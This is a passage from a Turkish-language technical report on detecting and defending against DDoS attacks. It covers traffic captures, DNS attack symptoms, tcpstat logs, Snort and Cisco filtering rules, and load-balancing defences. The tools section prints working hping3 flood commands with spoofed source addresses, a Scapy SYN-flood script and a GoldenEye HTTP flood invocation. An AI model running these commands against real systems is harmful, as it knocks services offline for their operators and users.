[3]   irc6668            3 (  0.00%)              174 (  0.00%)     58.00
[3]   irc6669            4 (  0.00%)              228 (  0.00%)     57.00
[3]   napster            3 (  0.00%)              168 (  0.00%)     56.00
[3]   irc7000            3 (  0.00%)              174 (  0.00%)     58.00
[3]   http-a            71 (  0.06%)            20729 (  0.32%)    291.96
[3]   http-ts            2 (  0.00%)              120 (  0.00%)     60.00
[3]   memcach            4 (  0.00%)              222 (  0.00%)     55.50
[3]   kestrel            4 (  0.00%)              228 (  0.00%)     57.00
[3]   other         112324 ( 99.86%)          6416292 ( 99.60%)     57.12
```

Örnek 2 : UDP paketleri kullanılarak yapılan bir saldırı.

Aşağıdaki çıktı'da görüldüğü gibi saldırı UDP tabanlı olduğu anlaşılmaktadır.

```
DumpFile:  udpdos.pcap
FileSize: 7.81MB
Id: 201408060741
StartTime: Wed Aug  6 07:41:11 2014
EndTime:   Wed Aug  6 07:41:42 2014
TotalTime: 31.73 seconds
TotalCapSize: 6.27MB  CapLen: 1514 bytes
# of packets: 101315 (6.27MB)
AvgRate: 1.75Mbps  stddev:0.91M   PeakRate: 4.01Mbps

### IP flow (unique src/dst pair) Information ###
# of flows: 101221  (avg. 1.00 pkts/flow)
Top 10 big flow size (bytes/total in %):
0.4%  0.0%  0.0%  0.0%  0.0%  0.0%  0.0%  0.0%  0.0%  0.0%

### IP address Information ###
# of IPv4 addresses: 91558
Top 10 bandwidth usage (bytes/total in %):
99.6%  0.4%  0.4%  0.0%  0.0%  0.0%  0.0%  0.0%  0.0%  0.0%
### Packet Size Distribution (including MAC headers) ###
<<<<
[   32-   63]:      54592
[   64-  127]:      46687
[  128-  255]:          6
[  256-  511]:         10
[  512- 1023]:          9
[ 1024- 2047]:         11
>>>>


### Protocol Breakdown ###
<<<<
   protocol           packets                bytes          bytes/pkt
------------------------------------------------------------------------------
[0] total           101315 (100.00%)          6569545 (100.00%)      64.84
[1] ip              101308 ( 99.99%)          6568795 ( 99.99%)      64.84
[2]  tcp                79 (  0.08%)            28183 (  0.43%)     356.75
[3]   http-a            79 (  0.08%)            28183 (  0.43%)     356.75
[2]  udp             54545 ( 53.84%)          3272732 ( 49.82%)      60.00
[3]   name               1 (  0.00%)               60 (  0.00%)      60.00
[3]   kerb5              1 (  0.00%)               60 (  0.00%)      60.00
[3]   ntp                1 (  0.00%)               60 (  0.00%)      60.00
[3]   epmap              1 (  0.00%)               60 (  0.00%)      60.00
[3]   netb-ns            2 (  0.00%)              152 (  0.00%)      76.00
[3]   netb-se            1 (  0.00%)               60 (  0.00%)      60.00
[3]   rip                1 (  0.00%)               60 (  0.00%)      60.00
[3]   kazaa              1 (  0.00%)               60 (  0.00%)      60.00
[3]   realaud            1 (  0.00%)               60 (  0.00%)      60.00
[3]   halflif            5 (  0.00%)              300 (  0.00%)      60.00
[3]   everque            3 (  0.00%)              180 (  0.00%)      60.00
[3]   unreal             1 (  0.00%)               60 (  0.00%)      60.00
[3]   quake              1 (  0.00%)               60 (  0.00%)      60.00
[3]   cuseeme            2 (  0.00%)              120 (  0.00%)      60.00
[3]   other          54523 ( 53.82%)          3271380 ( 49.80%)      60.00
[2]  icmp            46684 ( 46.08%)          3267880 ( 49.74%)      70.00
```

Grafik arayüzü bir uygulamada saldırı çeşidi, hedef alınan port ve protokoller daha ayrıntılı görünmektedir.



Şekil 24 : Grafik arayüzlü bir izleme uygulama görüntüsü

2.6 DNS Servislerine Yönelik DDOS Saldırılarını Tespit Etmek

DNS servislerine yönelik saldırıları tespit etmek için birçok yöntem mevcuttur. İlk temel veri DNS sunucusunun ulaşılamıyor, sorgulara cevap veremiyor olmasıdır.

```
root@mdkkali:~# dig www.kocaslan.com @8.8.8.8

; <<>> DiG 9.8.4-rpz2+rl005.12-P1 <<>> www.kocaslan.com @8.8.8.8
;; global options: +cmd
;; connection timed out; no servers could be reached
```


Şekil 25 : Bir alan adının sorgulanması.

Saldırı altındaki DNS sunucuda alınacak tcpdump log çıktısında aşağıdaki gibi paketler görünecektir.

```
root@mdkkali:~# tcpdump -i eth0 -tn udp port 53 -v
tcpdump: listening on eth0, link-type N100MB (Ethernet), capture size 65535 bytes
IP (tos 0x0, ttl 64, id 5558, offset 0, flags [none], proto UDP (17), length 65)
   85.255.65.174.55674 > 192.168.10.41.53: 37837+ A? www.kocaslan.com. (37)
IP (tos 0x0, ttl 119, id 5558, offset 0, flags [none], proto UDP (17), length 65)
   192.168.10.41.53 > 85.255.65.174.55674: 37837*| 0/0/0 (37)

IP (tos 0x0, ttl 64, id 5559, offset 0, flags [none], proto UDP (17), length 65)
85.255.65.174.44470 > 192.168.10.41.53: 29161+ A? www.kocaslan.com. (37)
```

Şekil 26 : Dns sunucula yapılan sorguların dump çıktıları.

Bunların yanısıra gerçek bir saldırıyı anlamak için [Intrusion Detection System (IDS) ve Intrusion Prevention System (IDS)] Saldırı Tespit-Engelleme Sistemleri (IPS) ile çeşitli trafik izleme yazılımları kullanılmaktadır. Bu ugulamaların filtreleme özelliği sayesinde DNS sorgularına ait detaylı görsel bilgiler alınabilir.



Şekil 27 : DNS sorugulmalarının sınıflandırılarak izlenmesi.


Şekil 27'te görüldüğü gibi bir izleme uygulması ile (monitoring) DNS sunucuya gelen, A, PTR, ANY, MX vb sorgular sınıflandırılabilmektedir.

2.7 ISP Omurgalarından DDOS Saldırılarını Tespit Etmek

DDOS saldırılarını tespit etmekte ISP'lerin yorumları çok önemlidir. Büyük network omurga sistemleri, hat izleme sistemleri ile ISP'ler trafiği yorumlamada daha etkinlerdir.

Yeni gelişen saldırı teknikleri için URPF (Unicast Reverse Path Forwarding), rate limiting gibi özelliklerle trafik hakkında daha sağlıklı yorum yapabilmektedirler.

Saldırı/trafik kaynağından hedefe kadar geniş bir ISP omurgasından geçeceği için, örneğin bir hedefe doğru yapılan sorgular sadece bir yerden geliyorsa, yapılan isteklerin kaynak ip adresleri yanlış yollardan (route) oluşuyorsa, hedefe doğru yapılan istekler aynı ip adresinden tekraralanmıyorsa vb. bu verilerin analiz edilmesi DDOS saldırısının tespit ve analiz edilmesini kolaylaştıracaktır.



Şekil 28 : ISP omurgasında trafiğin izlenmesi (kaynak : cisco.com) [29]

Yukarıdaki şekilde farklı AS'ler ile bağlantıları gösterilen bir ISP şeması görülmektedir. Bu şemada network bazında yapılan (bandwidth-level vb) saldılar hızlıca tespit edilip önlenebilmektedir.

Gerek ISP omurgasında, gerekse diğer "AS" ve alt ağlara açılan router'lerde yapılacak trafik gözlemleri, alt ağlarda yapılacak gözlem ve önlemlere göre daha sağlıklı sonuçlar verecektir.

Herhangi bir alt ağ'a doğru oluşabilecek beklenmeyen bir trafik, daha önceki trafik verileri ile karşılaştırılması ve kaynak ip adresi sorgulama yöntemleri ile yorum yapılabilir.

2.8 Saldırının Şiddetini Tespit Etme

DDOS saldırılarısı esnasında yapılması gereken en önemli tespitlerden biriside saldırınının şiddetini tespit etmektir.


Aşağıda örnek olarak saldırı ensasında alınan anlık log kayıtlarının “tcpstat” uygulaması ile elde edilen çıktılar mevcuttur. (örnek olması açısından kısa süreli veriler ile çalışılmıştır)

Örnekte standart bir ağ trafiği mevcutken (ortalama 0,5-1 mb) saldırı esnasında trafiğin giderek arttığı (14 mb) gözlemlenmiştir. [19]

```
tcpstat -i eth3
Time:1407336577       n=56    avg=310.89     stddev=401.01  bps=27856.00
Time:1407336582       n=26    avg=304.50     stddev=406.25  bps=12667.20
Time:1407336587       n=80    avg=347.59     stddev=427.53  bps=44491.20
Time:1407336592       n=52    avg=347.35     stddev=453.79  bps=28899.20
Time:1407336597       n=60    avg=309.43     stddev=412.75  bps=29705.60
Time:1407336602       n=52    avg=289.96     stddev=389.04  bps=24124.80
Time:1407336607       n=96    avg=340.96     stddev=445.83  bps=52371.20
Time:1407336612       n=56    avg=298.38     stddev=412.58  bps=26734.40
Time:1407336617       n=50    avg=346.74     stddev=412.27  bps=27739.20
Time:1407336622       n=46    avg=367.13     stddev=479.61  bps=27020.80
Time:1407336627       n=44    avg=266.45     stddev=323.01  bps=18758.40
Time:1407336632       n=146   avg=327.71     stddev=399.74  bps=76552.00
Time:1407336637       n=24    avg=277.62     stddev=296.86  bps=10660.80
Time:1407336642       n=64    avg=347.75     stddev=475.32  bps=35609.60
Time:1407336647       n=104   avg=375.62     stddev=466.19  bps=62502.40
Time:1407336652       n=38    avg=320.89     stddev=399.28  bps=19510.40
Time:1407336657       n=46    avg=312.48     stddev=409.87  bps=22998.40
Time:1407336662       n=54    avg=325.44     stddev=388.02  bps=28118.40
Time:1407336667       n=52    avg=268.04     stddev=362.86  bps=22300.80
Time:1407336672       n=56    avg=266.11     stddev=414.59  bps=23843.20
Time:1407336677       n=107   avg=329.58     stddev=456.55  bps=56424.00
Time:1407336682       n=79    avg=387.48     stddev=476.95  bps=48977.60
Time:1407336687       n=48    avg=258.88     stddev=372.11  bps=19881.60
Time:1407336692       n=139   avg=378.40     stddev=500.35  bps=84155.20
Time:1407336697       n=88386 avg=43.29      stddev=12.57   bps=6122100.80
Time:1407336702       n=214989        avg=43.29       stddev=11.53    bps=14891659.20
Time:1407336707       n=234368        avg=43.32       stddev=9.90     bps=16246228.80
Time:1407336712       n=229124        avg=43.30       stddev=11.41    bps=15872537.60
Time:1407336717       n=233070        avg=43.30       stddev=11.10    bps=16147729.60
Time:1407336722       n=233462        avg=43.22       stddev=8.33     bps=16144505.60
Time:1407336727       n=211188        avg=43.31       stddev=10.04    bps=14635854.40
Time:1407336732       n=213231        avg=43.23       stddev=9.53     bps=14747932.80
Time:1407336737       n=203204        avg=43.20       stddev=7.51     bps=14045536.00
Time:1407336742       n=217338        avg=43.23       stddev=9.28     bps=15032212.80
Time:1407336747       n=222432        avg=43.24       stddev=8.35     bps=15386982.40
```

Grafik arayüzüne sahip farklı uygulamalar kullanılarak daha görsel ve yorumlanması kolay bilgiler elde edilebilmektedir. Bu bilgiler arasında, hat yoğunluk durumu, zamana göre yayılmış grafikler, istatistiksel değerler, coğrafi olarak sınıflandırılmış kaynak ip adresleri gibi çok çeşitli bilgiler bulunmkatadır.

Aşağıda farklı iki yazılımdan alınmış görseller mevcuttur.



Şekil 29 : Grafik arayüzüne sahip uygulamalar ile saldırı ve tafiğin izlenmesi.

2.9 DDOS SALDIRILARI İÇİN KULLANILAN ARAÇLAR


Bu bölümde DDOS saldırıları için kullanılan en popüler ve ücretsiz olarak sunulan araçlardan bahsedilmiştir. Bu araçların bazıları network katmanına bazıları ise uygulama katmanına yönelik saldırı yapmaktadır.

Bu araçları kullanarak yapılacak saldırılara karşı geliştirilmiş olan IPS/Firewall komutları yazılmıştır. Özellikle http saldırılarında bu araçların sahip oldukları başlık bilgileri sayesinde IPS ve DDOS donanımları üzerinde "imza" tanımlanabilmektedir.

2.9.1 LOIC (Low Orbit Ion Cannon)

En poüler DDOS saldırı araçlarından birisidir. Kullanımı oldukça kolay olduğu için özellikle meraklı kullanıcılar tarafından sıklıkla tercih edilmektedir.

Bu araç ile sunucuya UDP,TCP veya HTTP saldırıları gerçekleştirilebilir.



Bu uygulamanın web sunucularına yaptığı istek aşağıdaki gibidir;

```
GET /app/?id=1292337572944&msg=BOOM%2520HEADSHOT! HTTP/1.1

Host: www.hedef.com

User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.5; en-US; rv:1.9.2.12)
Gecko/20101026 Firefox/3.6.12

Accept:text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-us,en;q=0.5

Accept-Encoding: gzip,deflate

Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7

Keep-Alive: 115

Connection: keep-alive
```

Bu uygulama kullanılarak yapılan saldırılara karşı Snort üzerinde aşağıdaki gibi bir kural yazılabilir,[30]

```
alert udp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"SLR -
LOIC DoS Tool (UDP Mode)  - Behavior Rule (tracking/threshold)";
threshold: type threshold,track by_src, count 100 , seconds 5;
```

Cisco Firewall'da ise aşağıdaki gibi bir access-list yazılabilir (*6667 : hedef port)

```
Router#show ip access-lists 150

Extended IP access list 150

10 permit tcp host 192.168.100.1 192.168.60.0 0.0.0.255 eq 6667*

20 deny tcp any 192.168.60.0 0.0.0.255 eq 6667 (12 matches)

30 deny ip any any
```

2.9.2 XOIC

Bu küçük program ile hedef sunucuya farklı port ve protokollerden saldırı gereçekleştirilebilir. Örnek olarak hedef sunucuya http,udp,icmp vb saldırılar düzenlenebilir.

2.9.3 DDOSIM-Layer 7 Simulator

Küçük boyutlu bir perl script'inden oluşmaktadır. DDOS ortamlarını simüle etmek için kullanılan araç gerçek ortamlarda da kullanılabilir. C++ üzerinde yazılmış ve Linux sistemlerde çalışmaktadır.

Uygulama ile sahte ip adresi kaynak gösterme, uygulama katmanındaki saldırılar (dns, http vb), smtp, tcp flood gibi saldırı tipleri uygulanabilir.

2.9.4 Hping

Linux sistemlerde çalışan bir TCP/IP prtokolununü kullanan paket üretim ve analiz aracıdır. Firewall, IPS testlerinde tcp paketleri üzerinde çeşitli parametre değişiklikleri yapılarak kullanılır. Uygulamada kaynak ip adresi değiştirme, port, ttl değerleri değiştirme gibi seçenekler bulunmaktadır.[12],[18]

Uygulamanın son versiyonu hping3'tür. Hping3'te kullanılabilecek örnek parametreler aşağıdaki gibidir.

SYN paketlerini sahte ip adresler ile gönderme;

```
hping3 --rand-source –S –L 0 –p <target port> <target IP>
```

SYN+ACK paketlerini sahte ip adresler ile gönderme;

```
hping3 --rand-source –SA –p <open port> <target IP>
```

Hedefe rastgele sahte ip adresler ile UPD paketleri gönderme;

```
hping3 --rand-source --udp <target IP> --
```

Hedefe sahte ip adresler ile SYN+ACK+FIN+RST+URG paketleri gönderme;

```
hping3 --rand-source –SAFRU –L 0 –M 0 –p <port> <target> --flood
```

Hedefe sahte ip adresleri kullanarak icmp paketleri gönderme;

hping3 --icmp --spoof <target address> <broadcast address> --flood

2.9.5 Scapy

Özellikle syn flood paketleri üretmek için kullanılır. Python dili kullanılarak oluşturulmuş bir scrip'tir.

Scapy.py script örneği aşağıdaki gibidir;

```
#! /usr/bin/env python
```

```
# Name : Subodh Pachghare
# CyberSpace Name : HaX0R (Cyberninja)
# Website : www.thesubodh.com
# Description : SYN Flood Packet creation for iptables
prevention solution
import sys
from scapy.all import *
#conf.verb=0
print "Field Values of packet sent"
p=IP(dst=sys.argv[1],id=1111,ttl=99)/TCP(sport=RandShort(),dpor
t=[22,80],seq=12345,ack=1000,window=1000,flags="S")/"HaX0r SVP"
ls(p)
print "Sending Packets in 0.3 second intervals for timeout of 4
sec"
ans,unans=srloop(p,inter=0.3,retry=2,timeout=4)
print "Summary of answered & unanswered packets"
ans.summary()
unans.summary()
print "source port flags in response"
#for s,r in ans:
# print r.sprintf("%TCP.sport% \t %TCP.flags%")
ans.make_table(lambda(s,r): (s.dst, s.dport, r.sprintf("%IP.id%
\t %IP.ttl% \t %TCP.flags%")))
```

Örnek kullanım şekli ise;

```
python SYN_Flood_Scapy.py <hedef_ip_adres>
```

2.9.6 GoldenEye HTTP DDOS

Web sunucularına get/post isteğinde bulunarak saldırı yapılmasına yarayan küçük bir pyton script'idir.

```
####
METHOD_GET  = 'get'
METHOD_POST = 'post'
METHOD_RAND = 'random'

JOIN_TIMEOUT=1.0

DEFAULT_WORKERS=10
DEFAULT_SOCKETS=500
```

Örnek kullanımı;

```
./goldeneye.py http://www.website.com/ -w 10 -s 10 -m random
```

Yukarıdaki komuttaki parametrelerin açıklaması ise ;

-m : Rastgele get veya post isteği.

-w: 10 = Aynı anda yapılması istenen istek sayısı.

-s : 10 = Anlık istek miktarı.

3. DDOS SALDIRILARI SAVUNMA YÖNTEMLERİ

Her ağ ve sistemin hizmet verdiği durumlar kendi zaafiyetlerini oluşturmaktadırlar. Örneğin dışarıya açık (public) bir DNS sunucusu daldırılarını öncelikle DNS servislerine yönelik alacaktır. Aynı şekilde bir internet sitesi http/get saldırlarının hedefi olacaktır. Saldırılara karşı korunacak sistemlerin analizinin iyi yapılaması, zaafiyet barındırabilecek noktaların tespit edilmesi ilk hazırlık devreleri olarak düşünülebilir.

Sistemin alt yapısının omurga sisteminden başlayarak yedekli yapılarda bulundurulması, ağ servislerinin yük kapasitelerinin esnek yapıda olması, yük dengeleyicilerin kullanımı vb önlemler ile hat ve servis izleme, saldırının en erken şekilde tespit ve yorumlanması büyük önem arzetmektedir.

Ana başlıklar halinde sıralamak gerekirse;

- Sistem içerisinde çalışan tüm cihazlar (Layer 2 cihazlarından Layer 7 uygulamalara kadar) zaafiyet noktaları veya zaafiyet oluşturabilecek noktaları belirlenmeli, bir saldırı durumda kapatılabilecek veya trafik limitleme kısıtlaması konulabilecek bölümler tespit edilmelidir.

- Layer 7 de kullanılan yazılımların kaynak kod analizleri yapılmalı ve stres (stress/fuzz testing) testine alınmalıdır.

- Ağ, ağ cihazları düzenli olarak DDOS testine alınmalıdır.


- Sistemlerin özelliklerine göre yapılan DDOS testi çeşitlendirilmelidir (ssl, packet generating, stress test, slowloris vb uygulamalar ile)

3.1 DDOS Saldırılarına Karşı Alınabilecek Önlemler

3.1.1 Trafiği Bölme

Kurum ağlarında dış ağlara hizmet veren sunucular ile kurum ihtiyaçları için kullanılan yapının farklı ağ adresleri ile dış dünyaya erişmleri önem arz etmektedir. Bu şekilde DDOS saldırısı anında alınacak önlemlerin diğer segmentleri etkilemesi önlenmiş olur.

Sunucular üzerindeki ağ trafiklerinin tek bir sunucuda toplanmasını engellemek için yük dengeleyiciler kullanılmalıdır. Bunlar trafiği bölerek sunculara eşit miktarda dağıtırlar. Bu şekilde sunucular üzerinde sistemelerin daha az yorulması amaçlanır.




Şekil 30 : Yük dengeleyici kullanarak trafiği bölme

3.1.2 Sadece Gerekli Trafiğe İzin Verilmesi

İnternet ortamına hizmet veren sunucularda gerekli portların açık olaması port kaynaklı saldırılara sebebiyet verecektir. Suncularda sadece hizmet verdikleri uygulamalar için gerekli olan portlar açılmalı, Firewall ve IPS'ler ise sadece bu portlara izin vermelidir. Gereksiz portların açık olması farklı port ve servislerden gelecek saldırılara sebebiyet verebilir.

